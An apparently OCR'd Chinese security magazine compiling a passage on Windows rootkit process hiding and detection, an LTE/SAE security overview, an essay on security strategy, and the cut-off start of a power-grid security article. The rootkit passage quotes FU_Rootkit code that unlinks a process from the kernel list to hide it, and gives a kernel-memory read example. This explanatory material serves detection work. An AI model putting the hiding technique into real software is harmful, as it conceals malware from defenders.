也就是说我们可以自己遍历ActiveProccessLinks来实现ExpGetProcessInformation()的功能。这样，上面Hook NtQuerySystemInformation()的方法就实效了。

通过遍历ActiveProcessLinks来实现进程检测的一个典型例子是KprocCheck（参考资源[2]），当然，这个工具还有很多其他功能，我们后面还会提到。

人们又发现，ActiveProcessLinks除了用来枚举进程似乎并无其他作用，所以，即使将某个进程的EPROCESS 从链表上摘掉，也不会影响程序的正常运行，只要保持链表的是循环闭合的就可以，这很容易：

```
plist_active_procs = (LIST_ENTRY *) (eproc+FLINKOFFSET);
*((DWORD *)plist_active_procs->Blink) = (DWORD) plist_active_procs->Flink;
*((DWORD *)plist_active_procs->Flink+1) = (DWORD) plist_active_procs->Blink;
// 摘自 FU_Rootkit 2.5 的代码
```

现在又有了一种隐藏进程的方法，这种方法不但可以躲过一般的Win32 API，也可以绕过上面提到的遍历 ActiveProcessLinks 的检测。

这种方法的典型代表是FU_Rootkit（参考资源[3]）。

很快又有人发现，不管如何隐藏，只要程序运行，就必然得经过系统线程调度机制，那么我们就可以利用下面三条线程调度相关链表：KiWaitInListHead、KiWaitOutListhead、KiDispatcherReadyListHead来得到被调度的 ETHREAD，进而得到 EPROCESS，实现进程枚举。

看起来，在 RootKit 和 Anti-RootKit 的战争中，白帽子这一方取得了暂时性的胜利。但是这种方法只适用于 Windows 2000。从 NT 5.1 内核开始，Windows 使用了不同的线程调度机制，使得这种方法在

Windows XP 和 2003 上无能为力。

利用系统线程调度机制检测进程的典型例子是Klister（参考资源[4]），前面提到的KprocCheck也实现了这个功能。

事情并没有结束。2004 年 4 月，SoBeIt 在 Xfocus 发布了一篇关于绕过内核调度链表进程检测的文章（参考资源[5]），按照这篇文章中介绍的方法，确实，我们可以让上面提到的各种进程检查工具都失效。

现在已知的最好的进程检测方法是利用线程调度三条链表，而且这种方法只对Windows 2000有效，并且也已经有了绕过的技术。天平又倾斜过来了。

2004年8月，kkasslin在rootkit.com上提交了一篇文章（参考资源[6]），介绍了一种新的检测进程的办法：Hook SwapContext()。

SwapContext()是一个内部函数，系统的环境切换就是依靠这个函数来实现。函数原型应该是这样：

```
__fastcall SwapContext（
    PETHREAD SwapIn,
    PETHREAD SwapOut
    ）
```

操作系统对线程的调度，最终都要经过这个函数，Hook了这个函数，自然整个系统的一举一动都在我们掌握之中。它被调用的频度是非常高的，所以这是一个__fastcall。RootKit的线程在被系统调度的时候，也会交给这个函数。ETHREAD结构偏移0x022c是一个指向线程所在进程的EPROCESS的指针：ThreadsProcess。只要截获SwapContext()的两个形参，稍加处理，就可以实现非常可靠的进程检测。

这种方法也是有缺点的。SwapContext()并不是一个引出函数，要找到它的地址，得依靠搜索代码的办法，要实现不同平台的通用设计就有难度。因为要修改内核代码，稍有不慎，就有BSOD的危险。也不太容易用ring3代码来实现。

为了实现用ring3代码可靠检测隐藏进程的目的，笔者对EPROCESS进行了一些探索，发现除了ActiveProcessLinks之外，系统中还存在一些可以用来遍历EPROCESS的链表。而且，这些链表是不能随便摘掉的。

EPROCESS成员Vm是一个_MMSUPPORT结构，这个结构中有一个成员：WorkingSetExpansionLinks。这也是一个链表。这个链表和ActiveProcessLinks一样可以用来枚举系统进程。

EPROCESS中还有一个成员SessionProcessLinks，这个链表连接各EPROCESS，也可以用来枚举进程。不过这个链表中只包含子系统的进程，而不包括System和作为会话管理器的smss.exe。当然，这并不妨碍我们进行进程检测。

上述两条链表在NT 5.0、5.1、5.2的内核中都存在。NT 5.2的EPROCESS中还新增了一个链表：MmProcessLinks。连Idle进程也在上面：

```
kd> dt _EPROCESS ImageFileName poi(MmProcessList)-238
        +0x154 ImageFileName：[16]  “Idle”
kd> dt _EPROCESS ImageFileName poi(poi(MmProcessList))-
238
```

+0x154 ImageFileName:[16] “System”

枚举进程的线索有了，还有两个问题要解决：

1、如何找到链表的一个成员。

2、如何读取内核数据。

要找到上述链表的一个成员并不困难，我们只要找到一个 EPROCESS 就可以了。这有很多种方法。我们用最简单的一种：Ntoskernl.exe 导出了一个变量：PsInitialSystemProcess，指向 System 进程的 EPROCESS。

kd> dt _EPROCESS ImageFileName poi (PsInitialSystemProcess)

+0x1fc ImageFileName:[16] "System"

要在 Windows 2000 上读取内核空间的数据，虽然有些曲折，但并不困难，技术都是现成的。Phrack 杂志 59 期《Playing with Windows /dev/(k)mem》一文（参考资源[7]）详细介绍了操纵\Device\PhysicalMemory的方法，现在要解决的就是线性地址到物理地址的转换问题。而这一点，笔者的亲密战友 Flier 在绿盟安全月刊第 47 期《自动验证 Windows NT 系统服务描述表的完整性》（参考资源[8]）中已经作了精彩的描述，这里就不多说了。

要在 Windows XP 和 Windows 2003 上读取内核空间数据，有更简单的办法。微软从 NT5.1 内核开始，大大扩充了 NtSystemD-ebugControl()这个 Native API 的功能，其中就包括了读取内核空间数据，下面这个例子会打印出 Windows 2003 内核中 ntoskrnl.exe 映像的前两个字符，也就是“MZ”：

```
typedef struct _MEMORY_CHUNKS{
   ULONG Address;
   PVOID Data;
   ULONG Length;
}MEMORY_CHUNKS, *PMEMORY_CHUNKS;

MEMORY_CHUNKS QueryBuff;
ULONG ReturnLength;
char Buff[4] = {0};

QueryBuff.Address = 0x804e0000; // Windows 2003 的 KernBase
QueryBuff.Data = Buff;  // 在此是读出缓冲
QueryBuff.Length = 2;

EnablePrivilege(SE_DEBUG_NAME);

ZwSystemDebugControl
(
   SysDbgReadKernelMemory,
   &QueryBuff,
   sizeof(MEMORY_CHUNKS),
   NULL,
   0,
   &ReturnLength
);

printf ("4D5A:  %s\n",Buff);
```

Windows NT 5.1 以上内核的 NtSystemDebugContro()还有很多强大的功能，例如获取系统内核变量等，可以用在RootKit或者 Anti-RootKit 中。更详细的资料，请参考拙作《对 Native API NtSystemD-ebugControl 的

分析》（参考资源[9]）和《获取Windows 系统的内核变量》（参考资源[10]）。

几个技术关键都解决了，还有两个小问题要提一下。

某些情况下，操作系统在进程结束后，并没有把进程的EPROCESS从前面介绍的三条链表，Vm.WorkingSetExpansionLinks、SessionProcessLinks、MmProcessLinks上摘掉，这时就会枚举出事实上不存在的进程。如果使用Vm.WorkingSetExpansionLinks和SessionProcessLinks来枚举进程还比较好办，因为操作系统虽然没有把一些EPROCESS摘掉，但是EPROCESS的结构都已经销毁了，只要验证几个成员是否是正常的就可以了。但是笔者发现，在Windows 2003上，对一些确实已经终止的程序，系统中还存在这些进程的完整EPROCESS，并且可以用MmProcessLinks枚举出来。所以笔者并不建议使用MmProcessLinks这条链表。

另外，Windows 2000的EPROCESS中有一个成员pImageFileName，指向一个_UNICODE_STRING结构，内容是进程的全路径。相应的，在Windows XP和Windows 2003上，这个成员是SeAuditProcessCreationInfo.ImageFileName->Name。从这里取全路径，比从PEB中取就可靠多了：

```
kd>dt_EPROCESS pImageFileName poi
(poi(PsInitialSystemProcess)+a0)-a0
    +0x284 pImageFileName:0x81363fb8
"\WINNT\system32\SMSS.EXE"
```

（注：本文完成于2004年9月，文中提及的一切内容以当时为准。）

参考资源：

[1]Hacker Defender Holy_Father(holy_father@phreaker.net)
http://rootkit.host.sk/

[2]KprocCheck Tan Chew Keong(chewkeong@security.org.sg)
http://www.security.org.sg/code/kproccheck.html

[3]FU_Rootkit fuzen_op(fuzen_op@yahoo.com)
https://www.rootkit.com/vault/fuzen_op/FU_Rootkit.zip

[4]Klister Joanna Rutkowska(joanna@mailsnare.net)
http://www.rootkit.com/vault/joanna/klister-0.4.zip

[5]绕过内核调度链表进程检测 SoBeIt (Kinsephi@hotmail.com)
http://www.xfocus.net/articles/200404/693.html

[6]Detecting Hidden Processes by Hooking the SwapContext Function kkasslin(kkasslin@cc.hut.fi)
http://www.rootkit.com/newsread_print.php?newsid=170

[7]Playing with Windows /dev/(k)mem crazylord (razylord@thins.net)
http://www.phrack.org/phrack/59/p59-0x10.txt

[8]自动验证 Windows NT 系统服务描述表的完整性 Flier Lu (flier_lu@sina.com.cn)
http://www.nsfocus.net/index.php?=act=magazine&do=view&mid=2119

[9]对 Native API NtSystemDebugControl 的分析 于旸 (yuyang@nsfocus.com)
http://www.xfocus.net/articles/200408/721.html

[10]获取 Windows 系统的内核变量 于旸 (yuyang@nsfocus.com)
http://www.xfocus.net/articles/200408/724.html

3GPP 长期演进(LTE)安全技术介绍

中国移动研究院　彭华熹

摘要：本文介绍了3GPP长期演进LTE研究工作的开展背景和网络架构，重点介绍了LTE/SAE的安全架构、密钥架构、安全机制等。通过分析可以看出，LTE/SAE安全技术与3G安全技术相比有较大的改变，定义了更为完善的安全机制和特征。

关键字：长期演进（LTE）　安全

1．引言


随着移动通信的普及，移动通信中的安全问题正受到越来越多的关注，人们对移动通信中的信息安全也提出了更高的要求。在2G（以GSM网络为例）中，用户卡和网络侧配合完成鉴权来防止未经授权的接入，从而保护运营商和合法用户双方的权益。但GSM网络在身份认证及加密算法等方面存在着许多安全隐患：譬如，由于其使用的COMP128-1算法的安全缺陷，用户SIM卡和鉴权中心(AuC)间共享的安全密钥可在很短的时间内被破译，从而导致对可物理接触到的SIM卡进行克隆。还有GSM网络没有考虑数据完整性保护的问题，难以发现数据在传输过程中被篡改等问题。

第三代移动通信系统（3G）在2G的基础上进行了改进，继承了2G系统安全的优点，同时针对3G系统的新特性，定义了更加完善的安全特征与安全服务。R99侧重接入网安全，定义了UMTS的安全架构，采用基于Milenage算法的AKA鉴权，实现了终端和网络间的双向认证，定义了强制的完整性保护和可选的加密保护，提供了更好的安全性保护；R4增加了基于IP的信令保护；R5增加了IMS的安全机制；R6增加了通用鉴权架构GAA（Generic Authentication Architecture）和MBMS（Multimedia Broadcast Multicast Service）安全机制。

3G技术的出现推动了移动通信网数据类业务的发展，在更大程度上满足了个人通信和娱乐的需求，正在被广泛推广和应用。为了进一步发展3G技术，3GPP于2004年将LTE（Long Time Evolution）作为3G系统的长期演进，并于2006年开始标准制定工作。在开展LTE研究项目的同时，启动了SAE（System Architecture Evolution）的研究项目。LTE/SAE的安全功能也不断得到完善、扩展和加强，本文将对LTE/SAE的安全技术进行简要介绍。

2. LTE/SAE 的网络架构

LTE和UMTS网络相比，LTE/SAE的接入网减少了节点数量，接入网中只有一个节点eNB（Evolved Node B），该eNB可以位于不完全可信的区域。eNB之间通过X2接口连接，eNB和核心网设备MME/S-GW（Mobility Management Entity/Serving-Gateway）通过S1接口连接。LTE接入网架构如下图所示：



相比UMTS核心网，SAE核心网有较大变动，MME将取代SGSN完成认证等安全功能，同时MME需要完成NAS信令的安全保护。SAE核心网架构如下图所示：




图2 核心网架构

3. LTE/SAE 的安全架构

LTE/SAE 网络的安全架构和 UMTS 的安全架构基本相同，如下图所示：




图3 安全架构

LTE/SAE 网络的安全也分为 5 个域：

1) 网络接入安全(I)

2) 网络域安全(II)

3) 用户域安全 (III)

4) 应用域安全 (IV)

5) 安全服务的可视性和可配置性 (V)

LTE/SAE 的安全架构和 UMTS 的网络安全架构相比，有如下区别：

1) 在 ME 和 SN 之间增加了双向箭头表明 ME 和 SN 之间也存在非接入层安全。

2) 在 AN 和 SN 之间增加双向箭头表明 AN 和 SN 之间的通信需要进行安全保护。

3) 增加了服务网认证的概念，因此 HE 和 SN 之间的箭头由单向箭头改为双向箭头。

4. LTE/SAE 的安全层次




图4 安全层次

在 LTE/SAE 中，由于 eNB 处于一个不完全信任区域，因此 LTE/SAE 的安全包括两个层次：

接入层（AS）和非接入层（NAS）的安全：

1）接入层（AS）安全：UE与eNB之间的安全，主要执行AS信令的加密和完整性保护，用户面UP的加密性保护。

2）非接入层（NAS）安全：UE与MME之间的安全，主要执行NAS信令的加密和完整性保护。

5. LTE/SAE 的密钥架构

LTE/SAE的密钥层次架构如下图所示，由K派生出较多层次的密钥，分别实现各层的保密性和完整性保护，提高了通信中的安全性。




图5 密钥架构

LTE/SAE网络的密钥层次架构中包含如下密钥：

1）UE和HSS间共享的密钥：

- K：存储在USIM和认证中心AuC的永久密钥。
- CK/IK：AuC和USIM在AKA认证过程中生成的密钥对。与UMTS相比，CK/IK不应离开HSS。

2）ME和ASME共享的中间密钥：

- K_{ASME}：UE和HSS根据CK/IK推演得到的密钥，用于推演下层密钥。

3）UE与eNB和MME的共享密钥：

- K_{NASint}：UE和MME根据K_{ASME}推演得到的密钥，用于保护UE和MME间NAS流量的完整性。
- K_{NASenc}：UE和MME根据K_{ASME}推演得到的密钥，用于保护UE和MME间NAS流量的保密性。
- K_{eNB}：UE和MME根据K_{ASME}推演得到的密钥。K_{eNB}用于推导AS层密钥。
- K_{UPenc}：UE和eNB根据K_{eNB}和加密算法的标识符推演得到，用于保护UE和eNB间UP的保密性。
- K_{RRCint}：UE和eNB根据K_{eNB}和完整性算法的标识符推演得到，用于保护UE和eNB间RCC的完整性。
- K_{RRCenc}：UE和eNB根据K_{eNB}和加密算法的标识符推演得到，用于保护UE和eNB间RCC的保密性。

6. LTE/SAE 的安全鉴权（AKA）机制

LTE/SAE的AKA鉴权过程和UMTS中的AKA鉴权过程基本相同，采用Milenage算法，继承了UMTS中五元组鉴权机制的优点，实现了UE和网络侧的双向鉴权。

与UMTS相比，SAE的AV（Authentication Vector）与UMTS的AV不同，UMTS AV包含CK/IK，而SAE AV仅包含Kasme（HSS

和UE根据CK/IK推演得到的密钥，参见下文）。LTE/SAE使用AV中的AMF来标识此AV是SAE AV还是UMTS AV，UE利用该标识来判断认证挑战是否符合其接入网络类型，网络侧也可以利用该标识隔离SAE AV和UMTS AV，防止获得UMTS AV的攻击者假冒SAE网络。

LTE/SAE中还定义了UE在eNB和MME之间切换间的安全机制、EUTRAN与UTRAN、GERAN、non-3GPP间的切换等安全机制。

7．网络域安全

LTE/SAE中将网络划分为不同的安全域，使用NDS/IP的方式（IKE ＋ IPsec）保护网络域的安全，如下图所示：




图6 NDS/IP的安全架构图

将可以把上图转换为LTE/SAE实体，若MME/S-GW和eNB位于不同的安全域时（如MME/S-GW和eNB通过Internet相连），则图中NE A-1可看成MME/S-GW，NE B-1可看成eNB。安全网关可集成在NE中，也可能是一个独立的设备。若SEG和NE之间连接是可信的（如MME/S-GW和SEG之间的连接位于同一个大楼内），那么在它们之间不需要附加其他的安全措施（物理措施除外）。若MME/S-GW和eNB位于相同的安全域内，则MME/S-GW和eNB可能分别对应NE A-1和NE A-2，在他们之间使用可选的Zb接口进行安全保护。

若多个节点部署在同一个信任环境中，那么应该将安全集中在一个独立的设备（即信任域边界的SEG）上。在一般的场景下，终结Za（即SEG功能）或Zb口的IPsec功能应该集成在eNB中，也可以使用SEG汇聚多个eNB的流量。NDS/IP可以采用基于预共享密钥和证书等的方式来提供密钥管理。

8．结束语

本文详细介绍了3GPP LTE/SAE结构和安全技术，3GPP LTE/SAE R7的安全工作即将完成，其机构和安全机制也将不断得到完善、扩展和加强，这些将为移动通信和业务开展提供更为安全的网络环境。

四种转变——安全发展的一些思考

决策委员会　吴云坤

安全发展已经快二十年了，当大家仍然关注脆弱性或是威胁变化的时候，环境已经悄悄的发生了变化，关注安全的人发生了变化，我们也从狭窄的局域网升级到了Internet，我们面对的不再是单纯的溢出攻击，我们面对的是变化莫测的恶意软件。新的形势不仅需要技术层面的提高，更加需要我们转换安全建设的思路，今天就和各位一起分享安全未来发展的一些思考。

转变之一：单一关注的数据与系统安全，转向多关注需求的网络世界安全

这个世界上究竟谁在关注安全？他们又为什么关注安全呢？在2000年我做安全咨询的时候，面对的客户主要是技术支撑部门，他们还仅仅关注于自己所维护系统中的数据与网络安全。但是在这几年包括未来的很长时间，安全的需求关注点已经发生了根本性的变化。我们不妨先看看不同的角色关注什么样的安全。

■ 自2007年4月27日，爱沙尼亚重要的政府、银行、媒体网站遭遇了三轮空前的黑客攻击；

■ 公安部《关于信息安全等级保护工作的实施意见》、《信息安全等级保护管理办法》

■ 2007年9月24日，撰写熊猫烧香病毒程序的李俊被法院以破坏计算机信息系统罪一审判决有期徒刑4年；

■ 某运营商大规模建设全国性DDoS流量清洗工程；

■ 成都某酒吧女老板遭人肉搜索误伤。

从这些案例看到，安全已经受到不同角色的关注，从国家安全部门关注的是安全责任，政府监管部门关注的是可信秩序，运营商关注的是安全效益，公众关注的是隐私权益。不同角色的需求存在着很大的差异，这些差异导致了安全已经从原来的技术保障部门关注上升到了多关注的层面。

图一　需求的转变


其实这种需求关注的转变影响着整个安全产业，就拿运营商而言，单纯追求商业价值已经不是其唯一的目标，例如中国移动已经把承担社会责任作为企业的一项使命，运营商的客户不仅仅包括消费者或是企业，也会包括国家、政府包括社会多群体，满足多种安全需求会引导整个运营商未来的安全建设。这是安全未来发展中需要转变的第一点。

转变之二：关注脆弱性，转向关注结构性安全

谈到安全发展，前段时间我也在和很多业内的朋友聊这个问题，

大家都不约而同的谈到了脆弱性的发展，我们不妨先看看现阶段的脆弱性有什么新的变化。列举一些案例：

- 系统、应用漏洞的数量飞速增长
- 针对应用、第三方软件的漏洞越来越多
- 消除默认安全隐患，安全基线逐渐应用
- 针对应用、第三方软件的补丁管理系统将逐渐应用
- 安全管理制度的完善、内控的要求使得安全意识逐渐提高




图二 应用漏洞越来越多

我们可以发现脆弱性在应用以及第三方软件上越来越多，那是不是我们今天不断消除了脆弱性就能够从概念上引导未来的安全方向呢？答案是否定的。为什么呢？我们不妨看看，传统的IT技术很少考虑安全问题，所以普遍性的存在脆弱性，基本上可以说现在的安全产品都是为IT产品的脆弱性在服务，大家更加关注与加固、补丁、扫描或是监控，其技术特点也是依附性质的。

随着应用以及第三方软件的不断增多，单纯的补丁是无法解决问题的。在绿盟科技长期为客户服务的过程中，尤其是针对运营商、金融、能源等这些供应链严重依赖IT系统的客户，如果不从IT产品供应商角度应用新的软件工程学，改善产品的安全质量，从结构上消除脆弱性问题，那么目前的安全产品只能疲于奔命，追赶脆弱性的步伐。如何从结构上消除脆弱性呢？我们不妨看看国内外这方面的一些工作：

- IEEE STD 1471
- 美国国防部的C4ISR、DODAF和GIG
- 北约组织的NATO
- 美国电子政务公众服务体系结构FEA
- 中国的TCAF

这些工作都是试图从软件体系架构上来关注结构性安全，这才是消除脆弱性的根本途径。绿盟科技参加了TCAF标准化委员会的标准制定工作之后对此具有更加深刻的认识。



图三 TCAF（Trusted Cyber Architecture Framework）

不过建立一套完善的体系架构是一项长期的工作，所以在现阶段我们也不能忽视对于脆弱性的跟踪。就拿绿盟科技刚刚推出的中国移动配置核查系统，就是为了满足《中国移动设备通用安全功能和配置规范》而设计的产品，这套规范的出台对于如何规避设备缺省配置的

脆弱性有着很好的指导意见。

转变之三：关注面向威胁，转向关注面向能力

其实与脆弱性一样，大家在安全问题的时候都无可避免的会问，现在的威胁有什么变化，我们不妨看看现在威胁的变化：


1）外部威胁

- 关注点从网络、系统转移到应用、数据库、Web
- 由于社会化网络包含的信息价值高，所以针对SNS攻击将会越来越多
- 针对特定行业的应用软件的攻击逐渐增多，如SAP
- 攻击者不会放过任何一个热点，热点引发人们关注，哪里人多，攻击就去了哪里

2）内部威胁

- 安全教育会使得内部威胁逐渐减少
- 内部威胁作案将更隐蔽
- 内外勾结作案需要小心
- 身份认证与审计会降低内部威胁的数量

长期以来，大家做安全都在做一件事情，什么事情呢，就是不断的消除脆弱性和威胁本身，包括对脆弱性和威胁的危害进行评估。其实这件事情和现实社会一样，我们无法消灭犯罪分子，也没有办法把所有的凶器都没收了，那我们该做什么呢？其实我们需要的是一种能力，一种即使黑客存在、威胁存在，可以避免其运行造成危害的能力；我们还需要一种能力，是一旦发生危害行为，我们能够发现的能力；不仅如此，我们还需要对安全事件的应急能力；甚至我们还需要能够通过对那些危害行为实施定位、发现、取证包括执法这样的威慑能力。



图四 运营商骨干网异常流量清洗中心

举个例子，绿盟科技帮助客户建立的全网流量清洗系统，这套系统并不能消除利用IPV4或是HTTP协议发动的DDoS攻击，但是它为运营商，包括类似于银行等用户提供了几种能力：

- 提供了针对异常流量分析、异常流量清洗、防御能力调度及用户自服务的保障能力；
- 提供了针对发动异常流量攻击行为的监管能力；
- 提供了针对影响基础架构、客户应用等流量攻击的应急能力；
- 提供了对大规模流量攻击的行为发现、定位、跟踪、取证和打击犯罪的威慑能力；

虽然我们知道，安全威胁永远不会消失，但是拥有这些能力再辅以法律，威胁对我们的危害将会大大降低。

可见，关注能力的建设渐渐会成为了运营商安全工作的重点。


转变之四：关注点的安全，转向关注大范围网络环境的安全

以前我也和一些IT界的朋友谈到了安全发展的变化，他们问我，不管你怎么说，安全到最后还不是买一堆安全产品保护好自己的内部网络就可以了吗？其实大部分人都有这种观点，这让我想起最近碰到的一个客户，他负责单位的安全检查，最近他们又要开展安全大检查，他就咨询我们：每次检查时候，员工都不相信我的检查结果，能不能给我一种方法或者一个工具，我直接渗透进去，这不就有效果了吗？

这种观点其实忽视了当今安全发展的特点，目前的安全威胁已经不仅仅是像地鼠打洞一样的直接攻击内部网络了，而是通过大范围网络环境下的各类技术手段造成危害，我们的防护也不仅仅是装上了防盗门、铁栅栏就高枕无忧了。我曾经对那位客户开玩笑说，你可以建立一个挂马网站，然后通过邮件让员工访问这个网站，那些中了木马的员工显然系统存在着脆弱性。虽然这种方式在实行的时候存在着一些管理上的障碍，但是这确实就是目前黑客攻破内部网络最常用的方式。

再举个我们公司自己的例子，大家都知道绿盟的扫描器系非常好的产品，以前的我们扫描器主要是扫描内部网络用来发现系统的脆弱性，不过在通过网页挂马攻击内部网络开始盛行之后，我们已经尝试建立了利用云计算概念的WEB信誉列表，通过云计算的各个节点扫描那些存在挂马可能的站点，建立了可信网站列表，我们利用这样的列表来保护内网的用户不遭受挂马的威胁。

其实刚才所说的全网DDoS流量清洗、包括正在研究的僵尸网络



图五 安全防护不再是建造“防盗门、铁栅栏”

发现、蜜网系统，都是通过大范围网络环境的安全建设来达到区域性防护的目的，其中，一些新的概念，诸如云计算都被很好的应用在安全当中。

这就是我们与大家分享的安全发展的第四个变化，安全从原来的关注自己的一亩三分地渐渐向关注大范围网络环境来发展，这点对于拥有网络基础架构的运营商而言更为重要。

小结

安全的发展其实经历了很多阶段，从最初的技术层面向需求层面不断演进，正是由于需求关注点的多样化，从而导致了安全从原来的关注威胁和脆弱性，转变为开始不断关注体系结构、关注能力建设。随着Internet的日益广泛应用，以及新兴的诸如云计算、SOA等新型软件架构的盛行，安全不再是局限于建造局域网里的“铜墙铁壁”，安全的目标转化成如何在大范围网络环境下建立运营安全和可信秩序。

电力信息系统的整体安全建设要则

行业技术部　张书嘉

摘要

电力企业信息安全保障工作是信息化建设的关键组成部分，其直接制约着企业生产进程、行业的稳键发展，以及IT业务核心的机密性、完整性和可用性。与其他行业相比，电力行业拥有成熟的规范化结构、组织管理模式严谨，业务框架鲜明，安全敏感程度高；因而其信息化建设的方针必然以要求“强化信息资源可控、可信任、可生存的安全风险管理能力”为主题。

信息资源的价值流失即是“风险”。由此，等级化的信息安全防护思想也应运而生，其原理即是通过中立性与可验证的“风险识别和分析、分级安全控制与安全监管治理策略”定制，最细粒度的梳理资产脆弱环节和威胁隐患，达到消除或转移风险触发的条件和机率，从而为不同价值和敏感性的信息资源提供特定区域、特定等级的差异化安全保护和运维机制。等级化的安全防护方法保障信息资源在该体系内拥有明确的风险识别与控制规程、多层次的纵深防御机制、安全监管与治理策略以及业务持续性保障能力等。形成完备的事前监控预警、事中防御控制、事后审查追溯与应急生存的运行周期。

本文通过剖析“电力企业数据网（管理信息大区）”中的信息业务现状和对应的安全保障要求，进而指出在电力行业信息化背景下的等级保护与双网隔离解决方案的适用性，并分析在不同安全等级下全网信息系统的保障建设要则和最佳实施要点。

一．安全策略与目标

安全策略是信息安全构架的灵魂和核心，它提供了管理信息系统安全性的理论方法、流程、措施和指标。规定了各职能环节遵循的安全准则和应尽的责任，使得信息系统防护有了具体的依据。电力企业数据网所适用的技术性防护策略如下：

1．双网双机：

管理信息大区划分为信息内网和信息外网，管理信息内外网间采用逻辑强隔离设备进行隔离，信息内外网分别采用独立的服务器及桌面主机；

2．分区分域：

